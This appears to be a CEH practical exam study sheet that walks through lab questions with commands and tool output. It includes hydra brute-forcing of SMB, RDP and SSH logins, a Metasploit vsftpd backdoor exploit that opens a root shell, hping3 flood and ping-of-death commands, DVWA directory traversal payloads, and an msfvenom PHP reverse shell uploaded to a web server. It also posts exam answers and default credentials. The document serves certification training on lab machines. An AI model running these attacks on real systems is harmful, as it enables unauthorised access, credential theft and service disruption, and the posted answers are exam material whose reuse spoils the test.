1.Perform extensive scan of the target network and identify the FQDN of the Domain Controller.

AdminTeam.ECCCEH.com-(Correct Attempt)


Find FQDN

nmap -p389 –sV -iL <target_list> or nmap -p389 –sV <target_IP> (Find the FQDN in a subnet/network)

$ nmap -sC -sV -p- -v -A -T4 -oX Oct1-24.xml <ipblock> <ipblock> <ipblock>


$xsltproc Oct1-24.xml -o Oct1-24.html

Now opening in Mozila browser for FQDN → ctl+F : smb-os-discovery



2. Perform an extensive scan of the target network and identify the Product Version of the Domain Controller. (Format: NN.N.NNNNN)

smb-os-discovery	OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3) Computer name: WIN-9D67J1EOJBR NetBIOS computer name: WIN-9D67J1EOJBR\x00 Domain name: myedgelab.local Forest name: myedgelab.local FQDN: WIN-9D67J1EOJBR.myedgelab.local System time: 2024-09-30T21:26:32-07:00



3.While investigating an attack, you found that a Windows web development environment was exploited to gain access to the system. Perform extensive scanning and service enumeration of the target networks and ((identify the IP address of the server running WampServer **OR** identify the number of mercury services running in the Server.)) (Format: N)

4.Identify a machine with SMB service enabled in the 192.168.0.0/24 subnet. Crack the SMB credentials for user Henry and obtain Sniff.txt file containing an encoded secret. Decrypt the encoded secret and enter the decrpted text as the answer. Note: Use Henry's password to decode the text.

For initial:

nmap -p 445 --script smb-enum-shares 10.19.41.28 # winsev2019-10.19.41.28

nmap -p 445 --script smb-enum-users 10.19.41.28

nmap -p 445 --script smb-enum-users --script-args smbusername=administrator, smbpassword=smberver_771 10.19.41.28

##Dont know this (smberver_771) passowrd , basically need to bourtforce this password- In Here user can be “Henry”##

nmap -p 445 --script smb-enum-users --script-args smbusername=administrator, smbpassword=administrator 10.19.41.28

nmap -sC -sV -A -T4 -p445 10.19.41.28

nmap -p 445 --script smb-enum-services 10.19.41.28

nmap -sC -sV -p445 -v -A -T4 -oX SMB24.xml 10.19.41.26 10.19.41.36 10.19.41.28 10.19.41.20

$xsltproc SMB24.xml -o SMB24.htm ## For web report

Crack the SMB credentials knowing username to obtain file stored into share

Brute force smb login

hydra -l <Henry > -P /usr/share/wordlists/rockyou.txt <TARGET_IP> sm

Download file stored into share

smbmap -u <USER> -p '<PW>' -H <TARGET_IP> --download 'C$\flag.txt'

otherP

hydra -l Henry -P /usr/share/wordlists/rockyou.txt smb://<target>

#password will be showing for user Henry

Access the shares

smbclient //<target-ip>/share -U Henry

#pop up , putting password that you found

Download the Sniff.txt

get Sniff.txt

Decrypt the Encoded Secret

If it's Base64 encoded, use the following command:

echo "<encoded_secret>" | base64 --decode

If it's encrypted with a tool like OpenSSL, you can use Henry’s password to decrypt it:

openssl enc -d -aes-256-cbc -in Sniff.txt -out decrypted_secret.txt -k <Henry's_password>

cat decrypted_secret.txt

If this decrypting not work then need to use BCTextEncoder

Use BCTextEncoder to decrypt the encoded secret file, using Henry's password to decrypt it

This will be the ans

5. Identify a machine with RDP service enabled in the 10.10.55.0/24 subnet. Crack the RDP credentials for user Jones and obtain a file hide.cfe containing an encrypted image file. Decrypt the file and enter the CRC32 value of the image file as the answer. Note: Use Jones's password to extract the image file.. (Format: NaaNNNaa)

Locate IP address of the machine with RDP open port

```
nmap -Pn -p -sV 3389 <target_IP>
```

After getting password from previous SMB user answer then need to check this is the password for RDP password ? or NOT

Connect to RDP port

xfreerdp /v:<Target_IP> /u:Administrator

Find secret number hidden inside the file located in a directory (accessible using RDP)

A file named "Secret.txt" that has been concealed within the Server 2019 machine is located at the following path: C:\Users\Dell\Documents\Confidential.

You will need to use a backdoor installed in the server to access the file. (it's a fake news)

Your objective is to find the secret number hidden inside the file and provide it as your answer.

- User credentials of RDP you find in the previous answer (of rdp) to login.
- Browse to the mentioned path C:\Users\Dell\Documents\Confidential
- Open "Secret.txt" file and copy the number inside.

OthersP

```
sudo nmap -p 3389 --open 10.10.55.0/24
```

#Crack RDP Credentials for User Jones

hydra -L jones -P /path/to/wordlist rdp://<IP_address>

`#Hydra` will attempt to brute-force the password for user Jones. Once the correct password is found, it will be displayed.

#Obtain and Decrypt the `hide.cfe` File

```
#After obtaining Jones's credentials, you can access the RDP session
using an RDP client such as rdesktop or xfreerdp.
```

rdesktop <IP_address> -u jones -p <password>

######################
To locate and transfer the `hide.cfe` file from the target machine running RDP, you can follow these steps:

Step 1: Log into the RDP Session

After cracking the credentials for user Jones (as mentioned in the previous steps), you can use an RDP client to connect to the machine and locate the `hide.cfe` file.

- Command to access RDP: If you're using a Linux machine, you can use `rdesktop` or `xfreerdp` to connect:

rdesktop <IP_address> -u jones -p <password>

If you're using Windows, you can use the built-in Remote Desktop Connection (`mstsc`):

- Press `Windows+R` and type `mstsc`.
- Enter the target machine's IP and log in with `Jones's` credentials.

Step 2: Search for the `hide.cfe` File

Once you are logged into the machine:

1. Open Windows Explorer (File Explorer) and search for `hide.cfe`. Look in typical file locations such as:
    - Desktop, Documents, Downloads
    - **C:\Users\Jones**
    - Program Data or other folders if specific instructions are provided.

Use the search feature in Windows Explorer to help locate the file quickly:

- Click the search bar and type `hide.cfe`.

Step 3: Transfer the `hide.cfe` File to Your Local Machine

There are a few ways to transfer the `hide.cfe` file to your local machine depending on your setup.

Option 1: RDP File Transfer (Clipboard)

Many RDP clients support clipboard sharing or drive redirection, allowing you to copy files from the remote machine to your local machine. Here's how:

Linux RDP Client (`xfreerdp` or `rdesktop`): If you're using `xfreerdp`, you can enable clipboard or shared folder functionality:

- xfreerdp /u:jones /p:<password> /v:<IP_address> +clipboard /drive:local,/path/to/local/folder

This command will map the `/path/to/local/folder` to the RDP session so you can copy files from the remote machine.

Windows RDP Client:

- When connecting to the remote machine, click on "Show Options" in the RDP window.
- Go to the Local Resources tab, and under "Local devices and resources," click "More."
- Check the box next to Drives to allow file transfers between the remote machine and your local system.
- Once connected, simply drag the `hide.cfe` file from the remote machine to your local system using Windows Explorer.

Option 2: Use SCP (Secure Copy Protocol)

If you have SSH or another protocol available, you can use SCP to transfer the file.

- Install SCP on the remote machine: If SCP is enabled on the target system, use it to transfer the file:

```
scp jones@<IP_address>:/path/to/hide.cfe /local/path
```

Replace `/path/to/hide.cfe` with the location of the file and `/local/path` with your local destination.

Decrypt the `hide.cfe` File

Assuming that `hide.cfe` is a compressed/encrypted archive containing an image file, use Jones's password to extract the image. If it is encrypted with a tool like `7z` or `zip`, use the corresponding extraction command.


7z x hide.cfe -p<jones_password>

Calculate the CRC32 Value of the Image

Once you have successfully extracted the image file, you need to calculate its CRC32 checksum. You can use the `crc32` utility to do this.

crc32 <image_file>

This will output the CRC32 checksum of the extracted image file.



Format the CRC32 Value

The format provided (`NaaNNNaa`) means:

- `N` stands for a digit (0-9).
- `a` stands for a lowercase letter (a-z).

Convert the CRC32 checksum into the required format.

6.Perform a vulnerability scan for the host with IP address 172.20.0.16. What is the severity score of a vulnerability that indicates the End of Life of a web development language platform?

10-(Correct Attempt)

OR

Perform a vulnerability scan for the host with IP address 192.168.44.32. What is the CVE number of the vulnerability with least severity score? (Format: AAA-NNNN-NNNN)

Step:1

Option 1: Using Nessus

- Log into the Nessus web interface https://10.19.41.31:8834/#/ or https://localhost:8834/#/
- Default password would be Username = wizard & Password = admin
- Create a new scan.
- Enter the IP address `172.20.0.16` as the target for the scan.
- Select the type of scan (e.g., **Basic Network Scan** or **Web Application Scan** depending on the environment).
- Launch the scan and wait for it to complete.

- **Analyze Results**:

- Once the scan is complete, navigate to the results section.
- Look for any vulnerabilities related to **End of Life** for web development platforms (e.g., PHP, Python, Ruby, etc.).

- **Severity Score**:

- Nessus will provide a **CVSS (Common Vulnerability Scoring System)** score for each identified vulnerability.
- Locate the specific vulnerability related to the EOL of the web development language platform and note its severity score (CVSS).

Option 2: Using OpenVAS

- Log in to the Greenbone Security Assistant (the web interface for OpenVAS).:- https://127.0.0.1/login/login.html

username & password: admin

- Create a new task and set the IP `172.20.0.16` as the target.
- Launch the scan.

- **Analyze Results**:

- Once the scan is complete, go to the results section.

- Look for vulnerabilities related to **End of Life** of web development platforms.
- OpenVAS will also provide CVSS scores for these vulnerabilities.

Step 2: Identify the End of Life Vulnerability

Once the scan completes, look for vulnerabilities related to the End of Life of web development platforms like **PHP**, **Ruby**, **Python**, etc. The scan report should provide details about the specific version **that is no longer supported.**

Step 3: Obtain the Severity Score (CVSS)

Most vulnerability scanners (Nessus, OpenVAS) will provide the **CVSS** score for each vulnerability. This score typically ranges from **0 to 10**, where:

- **0.1 - 3.9**: Low severity
- **4.0 - 6.9**: Medium severity
- **7.0 - 8.9**: High severity
- **9.0 - 10.0**: Critical severity

Identify the CVSS score for the EOL vulnerability from the scan report.

```
#######################################

C-Module:Vulnerability Analysis
-----------------------------------------------------
nikto -h http://www.goodshopping.com -Tuning 1
Nessus runs on  https://localhost:8834Username: admin Password: password
Nessus -> Policies > Advanced scan
Discovery > Host Discovery > Turn off Ping the remote host
Port Scanning > check the Verify open TCP ports found by local port
enumerators
Advanced Max number of TCP sessions per host and = unlimited
Max number of TCP sessions per scan = unlimited
Credentials > Windows > Username & Password
Save policy > Create new scan > User Defined
Enter name & Target
Schedule tab > Turn of Enabled
Hit launch from drop-down of save.

#######################################
```

7.Exploit a remote login and command-line execution application on a Linux target in the 192.168.0.0/24 subnet to access a sensitive file, NetworkPass.txt. Enter the content in the file as answer.

Target: metaexploiatable-10.19.41.26

21/tcp open ftp vsftpd 2.3.4

msfconsole

[msf](Jobs:0 Agents:0) >> search vsftp

Matching Modules

==========

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

[msf](Jobs:0 Agents:0) >> use 0

[msf](Jobs:0 Agents:0) auxiliary(dos/ftp/vsftpd_232) >> show options

Module options (auxiliary/dos/ftp/vsftpd_232):

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target host(s), see
RPORT	21	yes	The target port (TCP)

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(dos/ftp/vsftpd_232) >> set RhOSTS 10.19.41.26

RhOSTS => 10.19.41.26

[msf](Jobs:0 Agents:0) auxiliary(dos/ftp/vsftpd_232) >> run

[*] Running module against 10.19.41.26

[-] 10.19.41.26:21 - Auxiliary aborted due to failure: not-vulnerable: Target is not vulnerable.

```
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(dos/ftp/vsftpd_232) >> back
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:h
  RHOSTS                    yes       The target host(s), see
  RPORT    21               yes       The target port (TCP)
Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------
Exploit target:
  Id  Name
  --  ----
  0   Automatic
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 10.19.41.26
RHOSTS => 10.19.41.26
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] 10.19.41.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.19.41.26:21 - USER: 331 Please specify the password.
[+] 10.19.41.26:21 - Backdoor service has been spawned, handling...
[+] 10.19.41.26:21 - UID: uid=0(root) gid=0(root)
```

[*] Found shell.

[*] Command shell session 1 opened (10.19.41.24:36987 -> 10.19.41.26:6200) at 2024-10-05 06:53:13 +0600

whoami

root

pwd

/

ls -la

Step 3: Access and Retrieve the Sensitive File

find / -type f -name "NetworkPass.txt"

Once located, you can use the `cat` command to view the contents of the file:

cat /path/to/NetworkPass.txt

OR

Exploit a remote login and command-line execution application on a Linux target in the 10.10.55.0/24 subnet to access a sensitive file, Netnormal.txt. Enter the content in the file as the answer. (Format: ANaN*aNaN)

If the target machine only has a **remote login and command-line execution application**, and no web application or file upload functionality is available, your focus will likely be on **SSH**, **Telnet**, or similar services for direct command-line access.

Option 1: Brute-Force SSH Login with Hydra

Step 1: Identify SSH is Running

nmap -p 22 192.168.0.0/24

Step 2: Use Hydra to Brute-Force SSH

hydra -l <username> -P /path/to/password_list.txt ssh://<target_IP>

- `-l <username>`: The username to brute-force (or try `-L` for a list of usernames).
- `-P <password_list>`: The password list to try (use common lists like `rockyou.txt`).
- `<target_IP>`: The IP address of the target machine.

hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.10

Hydra will try different password combinations for the provided username until it finds the correct one.

Option 2: Exploit a Known Vulnerability in SSH (Command-Line Execution Service)

If brute-forcing doesn't work, and SSH is running, you can search for vulnerabilities in the SSH version (or other remote login services).

Step 1: Identify the SSH Version

nmap -sV -p 22 <target_IP>

Step 2: Use Metasploit to Exploit SSH Vulnerabilities

msfconsole

search ssh

Select an Exploit: Choose the appropriate exploit based on the version found in the Nmap scan.

For example, if you find the target is running an old version of OpenSSH, you could use the **"exploit/unix/ssh/sshexec"** module.

use exploit/unix/ssh/sshexec

set RHOSTS <target_IP>

set USERNAME <username> # If known, or guessed

set PASSWORD <password> # If known, or guessed

run

Step 3: Access and Retrieve the Sensitive File

find / -type f -name "NetworkPass.txt"

Once located, you can use the `cat` command to view the contents of the file:

cat /path/to/NetworkPass.txt

8. You are investigating a massive DDoS attack launched against a target at 10.10.1.10. Identify the **attacking IP address** that **sent most packets** to the victim machine. The network capture file "attack-traffic.pcapng" is saved in the Documents folder of the "EH Workstation - 1" (ParrotSecurity) machine.

172.20.0.21-(Correct Attempt)

Using Wireshark (GUI Method)

1. **Open Wireshark**:
    - Launch Wireshark on the **EH Workstation - 1** (Parrot Security OS).
2. **Load the PCAP File**:
    - Go to `File > Open` and navigate to the `Documents` folder.
    - Open the file `attack-traffic.pcapng`.
3. **Filter Traffic to the Victim IP (10.10.1.10)**:
    - In the **Wireshark** filter bar, type:

ip.dst == 10.10.1.10

This will filter out all traffic destined for the victim IP address `10.10.1.10`

- **Sort by Source IP**:
- Right-click the **Source** column and click "Apply as Column" if it's not already visible.
- Sort by the **Source** column to identify the IP address that sent the most packets.
- The IP address that appears most frequently is likely the main attacker.

Check Packet Count:

- Alternatively, you can use the **Statistics > Conversations** option in Wireshark to view the packet counts by IP.
- In the **IPv4** tab, look at the conversations with the highest number of packets.
- **Identify the Attacker's IP**:
- The source IP with the highest number of packets sent to `10.10.1.10` is the attacking IP.

OR

You are investigating a massive DDoS attack launched against a target at 172.22.10.10. Your objective is to **identify the packets responsible** for the attack and determine the **least IPv4 packet count sent to the**

victim machine. The network capture file "Evil-traffic.pcapng" is saved in the Documents folder of the "EH Workstation – 2" (Windows 11) machine.(Format: NNNNN)

Using Wireshark (GUI Method)

1. **Open Wireshark**:
    - Launch Wireshark on the **EH Workstation – 2** (Windows 11).
2. **Load the PCAP File**:
    - Go to `File > Open` and navigate to the `Documents` folder.
    - Select and open the file `Evil-traffic.pcapng`.
3. **Filter Traffic to the Victim IP (172.22.10.10)**:
    - In the **Wireshark** filter bar, enter the following filter:

ip.dst == 172.22.10.10

This will filter and display only packets destined for the victim machine**.**

Sort by Source IP:

- In the packet list, identify the **Source** column (if not visible, right-click on the packet header and select **Source** to make it appear).
- Right-click on the **Source** column, then click "Apply as Column" to easily sort by source IP.
- **Check Packet Counts by Source IP**:
- To see the total number of packets sent by each source IP, go to the menu:

Statistics > Conversations

In the IPv4 tab, you will see a list of conversations. Find those involving the victim IP (`172.22.10.10`**).**

- The least packet count will be the smallest value in the **Packets** column for the conversations involving the victim IP.

Extract the Packet Count:

- The **least IPv4 packet count** is the smallest number in the "Packets" column for the victim IP conversation.

WireShark

Which machine started DOS attack? DDOS attack happened on which IP? Find out http crediantls from PCAP file?

To find DOS (SYN and ACK) :

statistic -> IPv4 statistics -> source and destination address

filter using:

`tcp.flags.syn == 1` or `tcp.flags.syn == 1 and tcp.flags.ack == 0`

or filter to highest number of request

Analyze the pcap file and determine the number of machines that were involved in DDOS attack

statistic -> IPv4 statistic -> source and destination address

Or

View Flood attack on victim via Wireshark | use

filter tcp.port=21

Or

Find the DoS attacker ip using Wireshark

Statistic -> conversion

identified ip , which has flooding server with SYN request.

Or

get the statistics of ipv4 -> we can see that Packets B -> A are null, because the're not reply pack.

To find passwords :

`http.request.method == POST`

To find DOS -> Look for Red and Black packets with around 1-2 simple packets in between and then pick any packet and check the Source and Destination IP with port if need.

------ Mine---------- Mine---------- Mine----

Wireshar-→ in filter http enter OR

Put courser on packet →

Right Click Follow → HTTP Stream

Right Click Follow → TCP Stream

hit enter Now showing HTTP/1.1 200 Ok

Finding Text files or Strings:

Put courser on packet → File-→ Export Objects → HTTP → Windows popup

Then → click on Content Type

text/plain

test/plain

--→ Save it on .txt format , with any name , Now open it this saved files then check any username and password will be there

Finding Comments: Click on Packet → http then Go to the very down then see Request number click on this then next or you can see the any comments in the comments section

SYN DDOS Attack using Hping

```
hping3 -S 1.1.1.6 -a 1.1.1.3 -p 22 --flood
```

#1.1.1.6 is target IP, #1.1.1.3 is the spoof IP # 22 is port number.

POD - Ping of Death Attack

```
hping3 -d 65538 -S -p 21 --flood 1.1.1.6
```

-d is data size # -S is syn packets # -p is port (you can flood any app with open ports.

UDP Flood attack

```
hping3 -2 -p 139 --flood 1.1.1.6
```

-2 is for UDP # -p is port

9.A file named Hash.txt has been uploaded through DVWA (http://172.20.0.16:8080/DVWA). The file is located in the "C:\wamp64\www\DVWA\hackable\uploads\" directory. Access the file and crack the MD5 hash to reveal the original message. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password.

Secret123 –(Correct Attempt)

OR

A set of files has been uploaded through DVWA (http://192.168.44.32:8080/DVWA). The files are located in the "C:\wamp64\www\DVWA\ECweb\Certified\" directory. Access the files and decode the base64 ciphers to reveal the original message among them. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password. (Format: A**aaa*AA)

Process 1:

Open the web browser and hit

http://172.20.0.16:8080/DVWA or http://192.168.44.32:8080/DVWA


For current: http://10.19.41.36/login.php

username:admin, password: password

then click on DVWA Security: low & submit

Click on Command Execution then put ip 127.0.0.1 , show the ping result result.

Now Navigate to the "File Upload or only Upload" page from the left-hand menu.



Use Directory Traversal Payloads :

"C:\wamp64\www\DVWA\hackable\uploads\"

"C:\wamp64\www\DVWA\ECweb\Certified\"

Payload:

...../../../../DVWA/hackable/uploads/

...../../../../DVWA/ECweb/Certified/


Common for testing

...../../../../hackable/uploads/

../../../../../../hackable/uploads/Hash.txt

http://10.19.41.36/../../hackable/uploads/

now hit enter then showing as bellow




Now click on Hash.txt file or directly from browser

http://10.19.41.36/hackable/uploads/Hash.txt


Showing the Encrypted : 5c90b96a75d4f9d5a1cfaa6f532afdc8

Crack the MD5 Hash

https://crackstation.net/



https://hashes.com/en/decrypt/hash



Process 2: Here LHOST=10.19.41.24 LPORT=4444 is the Parrot IP and Port

Php Reverse Shell for url ref: https://github.com/frizb/MSF-Venom-Cheatsheet

┌─[parrot@parrot]─[~]

└──╼ $msfvenom -p php/reverse_php LHOST=10.19.41.24 LPORT=4444 -f raw > **phpreverseshell.php**

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 2963 bytes

┌─[parrot@parrot]─[~]

└──╼ $msfvenom -p php/reverse_php LHOST=10.19.41.24 LPORT=4444 -f raw > **phpreverseshell2.php**

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 2977 bytes

┌─[parrot@parrot]─[~]

└──╼ $ls

Downloads phpreverseshell2.php phpreverseshell.php

For Now

─[✗]─[parrot@parrot]─[~]

└──╼ $msfconsole

[msf](Jobs:0 Agents:0) >> search exploit/multi/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.19.41.24

LHOST => 10.19.41.24

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.19.41.24	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit

Now upload this shell to web server via File

http://10.19.41.36/vulnerabilities/upload/

After uploading then showing as bellow

../../hackable/uploads/phpreverseshell2.php succesfully uploaded!

Now browse this bellow

http://10.19.41.36/**../../hackable/uploads/phpreverseshell2.php**

and then see the parrot shell as bellow showing

[msf](Jobs:0 Agents:1) exploit(multi/handler) >> exploit

[*] Started reverse TCP handler on 10.19.41.24:4444

[*] Command shell session 12 opened (10.19.41.24:4444 -> 10.19.41.36:55631) at 2024-10-11 16:26:01 +0600

whoami

nobody

pwd

/opt/lampp/htdocs/hackable/uploads

ls

Hash.txt

dvwa_email.png

hck.php

phpreverseshell.php

phpreverseshell2.php

ls -la

total 17

drwxrwxrwx 3 nobody nogroup 120 Oct 11 11:18 .

drwxr-xr-x 6 root   root   60 Aug 24 2010 ..

drwxrwxrwx 6 nobody nogroup 119 Sep 7 2010 .svn

-rw-r--r-- 1 nobody nogroup   33 Oct 11 10:31 Hash.txt

-rwxrwxrwx 1 nobody nogroup 667 Aug 24 2010 dvwa_email.png

-rw-r--r-- 1 nobody nogroup 1114 Oct 11 11:06 hck.php

-rw-r--r-- 1 nobody nogroup 2963 Oct 11 11:13 phpreverseshell.php

-rw-r--r-- 1 nobody nogroup 2977 Oct 11 11:18 phpreverseshell2.php

cat Hash.txt

5c90b96a75d4f9d5a1cfaa6f532afdc8

[*] 10.19.41.36 - Command shell session 12 closed.

Now decrypt this hases from

https://crackstation.net/

https://hashes.com/en/decrypt/hash

paste it on answer

For personal practise: Exploring msfvenom Exploit for Reverse Shell with Metasploit

https://medium.com/@lydiahkamuyu/exploring-msfvenom-exploit-for-reverse-shell-with-metasploit-600cf27f4bf5

10.Analyze the traffic capture from an IoT network located in the Documents folder of the "EH Workstation - 1" (ParrotSecurity) machine, identify the packet with IoT Publish Message, and enter the **message length** as the answer. (3 of 5)

OR

Analyze the traffic capture from an IoT network located in the Documents folder of the "EH Workstation – 1" (ParrotSecurity) machine, identify the packet with IoT Publish Message, and enter the **topic length** as the answer. (Format: N)

Steps to analyze the traffic capture:

Open Wireshark: Start Wireshark, which is typically available in Parrot Security OS by default.

Load the Traffic Capture:

- Navigate to `File -> Open`.
- Go to the Documents folder of the "EH Workstation - 1" machine and select the traffic capture file.

Filter IoT Publish Message:

- Use a filter to locate the MQTT Publish Message by typing:

